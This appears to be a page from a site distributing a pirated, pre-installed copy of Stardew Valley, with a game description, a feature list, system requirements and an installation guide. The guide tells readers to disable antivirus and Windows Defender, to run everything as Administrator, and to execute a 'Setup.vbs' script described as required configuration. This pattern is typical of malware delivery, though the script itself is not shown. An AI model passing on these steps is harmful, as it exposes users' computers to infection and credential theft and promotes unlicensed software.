

Stardew Valley PC - Gameplay
You inherit your grandfather's farm, and it's a mess—weeds everywhere, rocks in the soil, and a house that barely counts as one. From there, Stardew Valley lets you decide what kind of life you're building. You can focus on crops, raise animals, fish, mine, or spend your days getting to know the thirty-odd people in town, each with their own schedule, problems, and story. What makes it work is that none of it is forced.
The game gives you a season, a set of tools, and total freedom to spend your days however you want. The calendar gives everything a gentle rhythm—plant in spring, harvest in fall, and prepare for winter when nothing grows. Relationships build slowly, and marriage, friendship, and community projects all take real time. It's a game about small, consistent effort, and the reward is watching a place that was falling apart start to come back to life. It's cozy without being empty, and it's deep without ever feeling like work.
Game Features:
- Seasonal Farming Cycle – Crops, foraging, and weather change with the seasons, giving the whole game a natural rhythm.
- Deep Relationship System – Every villager has a unique schedule, dialogue, and story, and relationships take real time and attention to develop.
- Multiple Playstyles – Farming, fishing, mining, foraging, and combat all work, and you can mix and match at will.
- Community Restoration – Restoring the community center unlocks new areas and content, tying your progress to the town itself.
- No Fail State – You can't lose. Miss a season or ignore a task and the game simply moves on, letting you play at your own pace.

Game Screenshots Gallery



Installation Guide
Step-by-step setup process- 1 The game is pre-installed and portable, so you don't need to install it.
- 2 Extract the downloaded RAR/ZIP file using WinRAR, 7-Zip, or any compatible archive tool.
- 3 Open the extracted game folder.
-
4
Run directly /
Install Setup.vbs
Please review these important details before installation:
- Disable your Antivirus/Windows Defender before extracting the game files.
- Always run the game as Administrator to avoid permission-related issues.
- For detailed instructions, please read the Guide.txt file included in the game folder.
- ⚙️ Setup Script (.VBS) — This is a lightweight installation script required to configure the game automatically. Run it and follow the on-screen instructions.
System Requirements
Minimum specifications neededSign in and add your hardware specs to find out
MINIMUM
| OS | Windows Vista or 7 |
| Processor | Intel Core 2 GHz |
| Graphics | 256 mb video memory, Shader Model 3.0+ |
| DirectX | Version 10 |
| Memory | 2 GB RAM |
| Storage | 500 MB available space |
Recommended For You

Brotato
210MB
Project Zomboid
5GB
ZED ZONE
424MB
People Playground
163MB
How They Built the Pyramids
386MB
Moon Sweepers
453MB
Fields of Mistria
460MB
Duelist: Idle Expedition
160MBComments (0)
Leave a comment
Your email address will not be published. Required fields are marked *
No comments yet. Be the first to comment.